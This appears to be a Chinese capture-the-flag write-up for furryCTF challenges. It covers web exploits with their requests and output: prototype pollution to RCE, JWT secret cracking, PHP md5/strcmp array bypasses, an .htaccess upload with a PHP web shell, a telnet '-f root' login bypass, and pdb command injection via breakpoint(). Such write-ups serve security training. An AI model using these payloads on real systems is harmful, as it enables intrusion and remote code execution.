30     @sio.event
31     def disconnect():
32         print("[-] WebSocket 连接断开")
33
34     try:
35         sio.connect(TARGET_URL)
36         time.sleep(2)
37         sio.disconnect()
38     except Exception as e:
39         print(f"[!] WebSocket 连接失败: {e}")
40         return
41     print("[*] 正在访问 /admin 页面以触发 RCE...")
42     try:
43         session = requests.Session()
44         resp = session.get(f"{TARGET_URL}/admin")
45
46         if resp.status_code == 200:
47             print("[+] 请求成功，正在分析响应内容...")
48             content = resp.text
49             flag_match = re.search(r'(furryCTF\{.*?\})', content)
50             if flag_match:
51                 print("\n" + "="*50)
52                 print(f"!!! 恭喜！找到 Flag: {flag_match.group(1)}")
53                 print("=*50 + \n")
54             else:
55                 if "GZCTF" in content:
56                     print("\n[+] 发现疑似 Flag 的环境变量信息：")
57                     for line in content.split('\n'):
58                         if "GZCTF" in line or "flag" in line.lower():
59                             print(line.strip())
60                         else:
61                             print("[!] 未自动提取到 Flag，请查看原始响应：")
62                             print(content[:500])
63             else:
64                 print(f"[!] 访问 /admin 返回状态码: {resp.status_code}")
65                 print(resp.text[:500])
66
67     except Exception as e:

```

```

68     print(f"[!] HTTP 请求失败: {e}")
69
70 if __name__ == "__main__":
71     solve()
72

```

```

45
46     if resp.status_code == 200:
47         print("[+] 请求成功, 正在分析响应内容...")
48         content = resp.text
49         flag_match = re.search(pattern=r'furryCTF\{.*?\}', content)
50         if flag_match:
51             print("\n" + "="*50)
52             print(f"!!! 恭喜! 找到 Flag: {flag_match.group(1)}")
53             print("=".join(["="*50] + ["\n"]))
54         else:
55             if "GZCTF" in content:
56                 print("\n[+] 发现疑似 Flag 的环境变量信息: ")
57                 for line in content.split("\n"):
58                     if "GZCTF" in line or "flag" in line.lower():
59                         print(line.strip())
60                 else:
61                     print("[!] 未自动提取到 Flag, 请查看原始响应: ")
62                     print(content[:500])

```

运行 solve

```

[*] 目标 URL: http://ctf.furryctf.com:36117/
[*] 正在连接 WebSocket...
[+] WebSocket 连接成功!
[!] 正在发送恶意 Payload 进行原型链污染...
[+] Payload 发送完毕
[-] WebSocket 连接断开
[*] 正在访问 /admin 页面以触发 RCE...
[+] 请求成功, 正在分析响应内容...

=====
!!! 恭喜! 找到 Flag: furryCTF{08j3C7_PR0totYpE_c0U1d_6E_POILUte0_65949124cfec_w3ll}
=====
```

PyEditor

Python 3 在线运行

代码输入

清空
示例

```

global_exit, open
def exit():
    pass
def open(*args, **kwargs):
    class FileSpy:
        def __enter__(self):
            return self
        def __exit__(self, *args):
            pass
        def write(self, data):
            print(data)
    return FileSpy()

```

输出结果


```
furryCTF{d0_n07_f0rg3t_TO_r3m0VE_de6uG_whEN_bfdb92f0aa80_relea5e}
```

> 进程已启动...

状态信息
状态: 已结束

```

1 global exit, open
2 def exit():
3     pass
4 def open(*args, **kwargs):
5     class FileSpy:
6         def __enter__(self):
7             return self
8         def __exit__(self, *args):
9             pass
10        def write(self, data):
11            print(data)
12    return FileSpy()


```

~admin~

先用给定的账户登录



抓包发现JWT



结合版权声明，生成不同的口令



JWT爆破成功

Signature 校验成功

头部/Header

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

载荷/Payload

```
{
  "user": "user",
  "iat": 1769853065,
  "exp": 1769856665
}
```

校验/Verify

```
{
  "exp": 1769856665,
  "iat": 1769853065
}
```

密钥/Secret 密钥编码 None

mwkj

发现 7 个可能的漏洞, JWT已保存到: D:\网络安全\红队\综合工具\TscanPlus\jwt_fuzz.txt

漏洞 1: CVE-2015-2951 将alg修改为none的攻击
Payload: {"user":"user","iat":1769853065,"exp":1769856665}
JWT:

Jwt密钥字典 D:\网络安全\红队\综合工具\TscanPlus\config\jwt.txt 修改

Jwt密钥破解 停止破解 复制结果

100%

Jwt密钥破解结果: mwkj

修改user为admin

The screenshot shows the TscanPlus tool interface for analyzing a JWT token. On the left, the token is displayed as a long string: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJc2VyljoiYWRtaW4iLCJpYXQiOjE3Njk4NTMwNjUslmV4cCl6MTc2OTg1NjY2NX0.rOl0E5yLr3uWo1UigCN_7keOm tD13LOkf0n_9TWGHaQ. Below this, a section titled "JWT漏洞验证" (JWT Vulnerability Verification) shows a warning about CVE-2015-2951 and provides a payload for modification. A "JWT" field contains the original token. At the bottom, there are buttons for "Jwt密钥字典" (JWT Key Dictionary), "D:\网络安全\红队\综合工具\TscanPlus\config\jwt.txt" (File Path), "修改" (Modify), "Jwt密钥破解" (JWT Key Crack), "停止破解" (Stop Crack), and "复制结果" (Copy Result). A progress bar indicates 100% completion.

头部/Header

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

载荷/Payload

```
{
  "user": "admin",
  "iat": 1769853065,
  "exp": 1769856665
}
```

校验/Verify

```
{
  "exp": 1769856665,
  "iat": 1769853065
}
```

密钥/Secret

mwkj

填入得到flag

The screenshot shows a browser window with the URL http://ctf.furryctf.com:33937/home/index.html?key=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJc2VyljoiYWRtaW4iLCJpYXQiOjE3Njk4NTMwNjUslmV4cCl6MTc2OTg1NjY2NX0.rOl0E5yLr3uWo1UigCN_7keOm tD13LOkf0n_9TWGHaQ. The page title is "用户主页" (User Home). The main content area displays a welcome message "欢迎, admin!" and login information: "登录时间: 2026/1/31 17:51:05" and "过期时间: 2026/1/31 18:51:05". A blue box highlights the "flag" field, which contains the value "furryCTF{JWT_T0k9n_W1th_We6k_Pa5s}". Below the content, a message says "您已成功通过身份验证。" (You have successfully passed the identity verification.)

ezmd5



```
<?php
highlight_file(__FILE__);
error_reporting(0);
$flag_path = '/flag';
if (isset($_POST['user']) && isset($_POST['pass'])) {
    $user = $_POST['user'];
    $pass = $_POST['pass'];
    if ($user !== $pass && md5($user) === md5($pass)) {
        echo "Congratulations! Here is your flag: <br>";
        echo file_get_contents($flag_path);
    } else {
        echo "Wrong! Hacker!";
    }
} else {
    echo "Please provide 'user' and 'pass' via POST.";
}
?> Please provide 'user' and 'pass' via POST.
```

1. `$user !== $pass`: user 和 pass 的值必须不相等（强类型不相等）。
2. `md5($user) === md5($pass)`: user 和 pass 的 MD5 哈希值必须全等（强类型相等）。

直接数组绕过



```
<?php
highlight_file(__FILE__);
error_reporting(0);
$flag_path = '/flag';
if (isset($_POST['user']) && isset($_POST['pass'])) {
    $user = $_POST['user'];
    $pass = $_POST['pass'];
    if ($user !== $pass && md5($user) === md5($pass)) {
        echo "Congratulations! Here is your flag: <br>";
        echo file_get_contents($flag_path);
    } else {
        echo "Wrong! Hacker!";
    }
} else {
    echo "Please provide 'user' and 'pass' via POST.";
}
?> Congratulations! Here is your flag:  
POFP{a5b6b812-060d-4fc6-90e4-af040d9c66be}
```

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

Load URL http://ctf.furryctf.com:33951/

Split URL

Execute


ADD "/"

Post data Referer User Agent Cookies Clear All

user[]=1&pass[]=2

SSO Drive

进入后如下



目录扫描得到index.php.bak

ID	链接	响应
1	http://ctf.furryctf.com:33953/upload.php	200
2	http://ctf.furryctf.com:33953/uploads/	301/200
3	http://ctf.furryctf.com:33953/index.php.bak	200
3	http://ctf.furryctf.com:33953/index.php	200
5	http://ctf.furryctf.com:33953/upload.php	200
6	http://ctf.furryctf.com:33953/uploads/	301/200
7	http://ctf.furryctf.com:33953/upload.php	200
8	http://ctf.furryctf.com:33953/db.sql	200
9	http://ctf.furryctf.com:33953/uploads/	301/200

下载后分析

```
E: > Download > index.php.bak
 1  <?php
 2  // Backup 2026-01-20 by Dev Team
 3  // TODO: Fix the comparison logic later?
 4  session_start();
 5  $REAL_PASSWORD = 'THIS_IS_A VERY_LONG_RANDOM_PASSWORD_THAT_CANNOT_BE_BRUTEFORCED_882193712';
 6  if ($_SERVER['REQUEST_METHOD'] === 'POST') {
 7      $u = $_POST['username'];
 8      $p = $_POST['password'];
 9      if ($u === 'admin') {
10          // Dev Note: using strcmp for binary safe comparison
11          if (strcmp($p, $REAL_PASSWORD) == 0) {
12              $_SESSION['is_admin'] = true;
13              header("Location: dashboard.php");
14              exit;
15          } else {
16              $error = "Password Wrong";
17          }
18      }
19  }
20 ?>
```

这里使用了 `strcmp` 函数比较密码。在 PHP 中，`strcmp(string, string)` 预期接收两个字符串。如果传入的是数组（Array）和字符串，`strcmp` 会报错（Warning）并返回 NULL（在旧版本 PHP 中）或 0（视具体版本和配置而定，但在 loose comparison == 下，NULL == 0 为真）。也就是说可以用数组绕过从而登录 admin

进入后映入眼帘的文件上传，尝试了多次发现是apache

方法	域名	文件	发起者	类型	传输	大...
GET	ctf.furryctf.com:33953	dashboard.php		document	html	1.05 kB 1...
GET	ctf.furryctf.com:33953	style.css		stylesheet	css	926 字节 1...
GET	ctf.furryctf.com:33953	favicon.ico		img	html	498 字节 2...

可以尝试上传.htaccess

请求

美化 Raw Hex

```

1 POST /upload.php HTTP/1.1
2 Host: ctf.furryctf.com:33953
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
8 Content-Length: 263
9 Origin: http://ctf.furryctf.com:33953
10 Connection: keep-alive
11 Referer: http://ctf.furryctf.com:33953/dashboard.php
12 Cookie: PHPSESSID=775131dc1b9c1787202b25d5385571cd
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15 Pragma: no-cache
16 Cache-Control: no-cache
17
18 -----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
19 Content-Disposition: form-data; name="file"; filename=".htaccess"
20 Content-Type: application/octet-stream
21
22 AddType application/x-httpd-php .jpg
23 -----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc--
24

```

响应

美化 Raw Hex 页面渲染

```

1 HTTP/1.1 200 OK
2 Date: Sat, 31 Jan 2026 10:04:48 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 51
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 Security Alert: The file is not a valid image data.

```

提示"Not a valid image", 加个gif的头

请求

美化 Raw Hex

```

1 POST /upload.php HTTP/1.1
2 Host: ctf.furryctf.com:33953
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
8 Content-Length: 271
9 Origin: http://ctf.furryctf.com:33953
10 Connection: keep-alive
11 Referer: http://ctf.furryctf.com:33953/dashboard.php
12 Cookie: PHPSESSID=775131dc1b9c1787202b25d5385571cd
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15 Pragma: no-cache
16 Cache-Control: no-cache
17
18 -----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
19 Content-Disposition: form-data; name="file"; filename=".htaccess"
20 Content-Type: application/octet-stream
21
22 GIF89a
23 AddType application/x-httpd-php .jpg
24 -----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc--
25

```

响应


美化 Raw Hex 页面渲染

```

1 HTTP/1.1 200 OK
2 Date: Sat, 31 Jan 2026 10:05:46 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 138
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14 <div style='color:green; font-weight:bold; margin-top:20px;'>
   Upload Successful! <br>
   Path: uploads/.htaccess<br>
   Image Type: image/gif
</div>

```

发现上传上期的东西会报500



Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator at [no address given] to inform them of the time this error occurred, and the actions you performed just before this error.

More information about this error may be available in the server error log.

Apache/2.4.54 (Debian) Server at ctf.furryctf.com Port 33953

将GIF89a换成XBM 图片开头 (双赢, #可以当注释就不会报错了)

```

1 POST /upload.php HTTP/1.1
2 Host: ctf.furryctf.com:33953
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
8 Content-Length: 304
9 Origin: http://ctf.furryctf.com:33953
10 Connection: keep-alive
11 Referer: http://ctf.furryctf.com:33953/dashboard.php
12 Cookie: PHPSESSID=775131dc1b9c1787202b25d5385571cd
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15 Pragma: no-cache
16 Cache-Control: no-cache
17
18 ----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
19 Content-Disposition: form-data; name="file"; filename=".htaccess"
20 Content-Type: application/octet-stream
21
22 #define width 1337
23 #define height 1337
24 AddType application/x-htpd-php .jpg
25 ----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc--
26

```

在上传jpg木马

```

1 POST /upload.php HTTP/1.1
2 Host: ctf.furryctf.com:33953
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
8 Content-Length: 263
9 Origin: http://ctf.furryctf.com:33953
10 Connection: keep-alive
11 Referer: http://ctf.furryctf.com:33953/dashboard.php
12 Cookie: PHPSESSID=775131dc1b9c1787202b25d5385571cd
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15 Pragma: no-cache
16 Cache-Control: no-cache
17
18 ----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc
19 Content-Disposition: form-data; name="file"; filename="shell.jpg"
20 Content-Type: application/octet-stream
21
22 GIF89a
23 <?= system($_GET['cmd']); ?>
24 ----geckoformboundary205d1549561bc6a6afcee8aa9dfb63cc--
25

```

查看根目录



GIF89a bin boot dev etc flag1 home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var var



GIF89a POFP{51f2704a- POFP{51f2704a-

仔细又找了找发现在上级目录存在隐藏的flag2



得到第二部分



实在找不到了想起开着23端口，还是telnet服务，想起2026年的一大漏洞

Server Management

Status Monitor

HTTP Service: • Active

Legacy Mgmt (Telnet): • Active (Port 23)

Uptime: 99.99%

再加上不能确定root目录下是否存在隐藏文件，所以复现的时候直接看root目录下，url编码一下

```
1 | (sleep 1%3B echo "ls -a %2Froot%2F"%3B sleep 1) | USER%3D"-f root" telnet -a  
localhost 23 2%3E%261
```

```

1 GIF89a
2 Trying ::1...
3 Trying 127.0.0.1...
4 Connected to localhost.
5 Escape character is '^]'.
6 [REDACTED]
7 Linux 5.10.0-35-cloud-amd64 (1f1bec4dda38) (pts/0)
8
9 Linux 1f1bec4dda38 5.10.0-35-cloud-amd64 #1 SMP Debian 5.10.237-1 (2025-05-19) x86_64
10
11 The programs included with the Debian GNU/Linux system are free software;
12 the exact distribution terms for each program are described in the
13 individual files in /usr/share/doc/*copyright.
14
15 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
16 permitted by applicable law.
17 Last login: Sat Jan 31 11:05:10 UTC 2026 from localhost on pts/0
18 root@1f1bec4dda38:~# ls -a /root/
19 . . . . bash_history .bashrc .profile .wget-hsts flag3
20 root@1f1bec4dda38:~# Connection closed by foreign host.
21 root@1f1bec4dda38:~# Connection closed by foreign host.

```

果然发现了flag3的身影，但居然没有隐藏，直接cat

```
1 | (sleep 1%3B echo "cat %2Froot%2Fflag3"%3B sleep 1) | USER%3D"-f root" telnet -a
localhost 23 2%3E%261
```

```

1 GIF89a
2 Trying ::1...
3 Trying 127.0.0.1...
4 Connected to localhost.
5 Escape character is '^]'.
6 [REDACTED]
7 Linux 5.10.0-35-cloud-amd64 (1f1bec4dda38) (pts/0)
8
9 Linux 1f1bec4dda38 5.10.0-35-cloud-amd64 #1 SMP Debian 5.10.237-1 (2025-05-19) x86_64
10
11 The programs included with the Debian GNU/Linux system are free software;
12 the exact distribution terms for each program are described in the
13 individual files in /usr/share/doc/*copyright.
14
15 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
16 permitted by applicable law.
17 Last login: Sat Jan 31 11:05:51 UTC 2026 from localhost on pts/0
18 root@1f1bec4dda38:~# cat /root/flag3
19 -f2408a289e4f}
20 root@1f1bec4dda38:~# Connection closed by foreign host.
21 root@1f1bec4dda38:~# Connection closed by foreign host.

```

最终拼接到一起得到完整flag

```
1 | P0FP{51f2704a-76e0-4b8c-a05a-f2408a289e4f}
```

猫猫最后的复仇

分析app.py

```

50     class PythonRunner: 1个用法
214         def run(self): 1个用法
230             def read_output():
238
239                 stdout, stderr = self.process.communicate()
240                 if stdout:
241                     socketio.emit( event: 'output', *args: {'data': stdout})
242                 if stderr:
243                     socketio.emit( event: 'output', *args: {'data': stderr})
244                     socketio.emit( event: 'process_end', *args: {'pid': self.process.pid})
245
246                     threading.Thread(target=read_output, daemon=True).start()
247                     return True
248
249             except Exception as e:
250                 self.output.append(f"运行失败: {str(e)}")
251             return False
252
253         def send_input(self, data): 1个用法(1个动态)
254             if self.process and self.process.poll() is None:
255                 try:
256                     self.process.stdin.write(data + '\n')
257                     self.process.stdin.flush()
258                     return True
259                 except:
260                     return False
261             return False
262
263         def terminate(self): 2个用法(2个动态)
264             if self.process and self.process.poll() is None:
265                 self.process.terminate()
266                 self.process.wait(timeout=5)

```

发现breakpoint()函数没有被过滤，可以通过标准输入（stdin）与调试器交互

The screenshot shows a Python 3 online editor interface. On the left, the '代码输入' (Code Input) panel contains the code `breakpoint()`. On the right, the '输出结果' (Output Result) panel shows the terminal session:

```

> 进程已启动...
> /tmp/tmpc5h8t701.py(18)safe_exec()
>> breakpoint()

```

Below the output panel, the '状态信息' (Status Information) section displays the process ID: **进程ID: 767faa9d0634d899**, which is highlighted with a red box.

获取id后发送PDB 命令

POST http://ctf.furryctf.com:34047/api/send_input

参数 请求头(15) **请求体** 脚本 授权 设置

数据类型 JSON

```
1 {"pid": "767faa9d0634d899", "input": "import os; print(os.system('ls -l'))"}
```

响应头(5) 响应体 性能

JSON Tree Raw Hex

```
1 {
2   "success": true
3 }
```

得到结果

代码输入

输出结果

```
breakpoint()
> 进程已启动...
> /tmp/tmpcSh8t78l.py(18)safe_exec()
-> breakpoint()

(Pdb) total 32
-rw-r--r-- 1 root root 17241 Jan 31 07:59 app.py
-rw-r--r-- 1 root root 51 Jan 17 23:58 requirements.txt
drwxr-xr-x 2 root root 4096 Jan 17 23:25 static
drwxr-xr-x 2 root root 4096 Jan 31 07:33 templates
e
```

找到flag

Python 3 在线运行

代码输入

输出结果

(Pdb) total 60

启动

文件 工具 视图 代理 证书 帮助

Reable

● Proxying on 172.20.10.2:9771

调试(ctf.furryctf.com)

POST http://ctf.furryctf.com:34047/api/send_input

参数 请求头(15) **请求体** 脚本 授权 设置

响应头(5) 响应体 性能

HTTP/1.1 200 ...


JSON Tree Raw Hex

```
1 {"pid": "767faa9d0634d899", "input": "import os; print(os.system('ls -l'))"}
```

1 {
2 "success": true
3 }

Jan 31 07:59 app
Jan 2 12:35 bin -> usr/bin
Jan 2 12:35 boot
Jan 31 11:09 dev
Jan 31 11:09 etc
Jan 31 11:18 flag.txt
Jan 2 12:35 home
Jan 2 12:35 lib -> usr/lib
Jan 2 12:35 lib64 -> usr/lib
Jan 12 00:00 media
Jan 12 00:00 mnt
Jan 12 00:00 opt
Jan 31 11:09 proc

得到flag



Reverse

ezvm

程序首先将Flag POFP{327a6c4304} 复制到内存 v5 中。

然后程序在栈上初始化了一段字节码 v26。

完整字节码流:

10 25 32 3A 0B 25 63 3A 0B 66 0D 41 31 55 66 00

程序进入一个 `while(1)` 循环，根据 Opcode (v10) 执行不同的操作。

解密脚本

```


1 original = "POFP{327a6c4304}"
2 chars = list(original)
3 for i in range(len(chars)):
4     c = chars[i]
5     if c == '2':
6         chars[i] = '1'
7     elif c == 'c':
8         chars[i] = '1'
9 flag = "".join(chars)
10 print(flag)

```

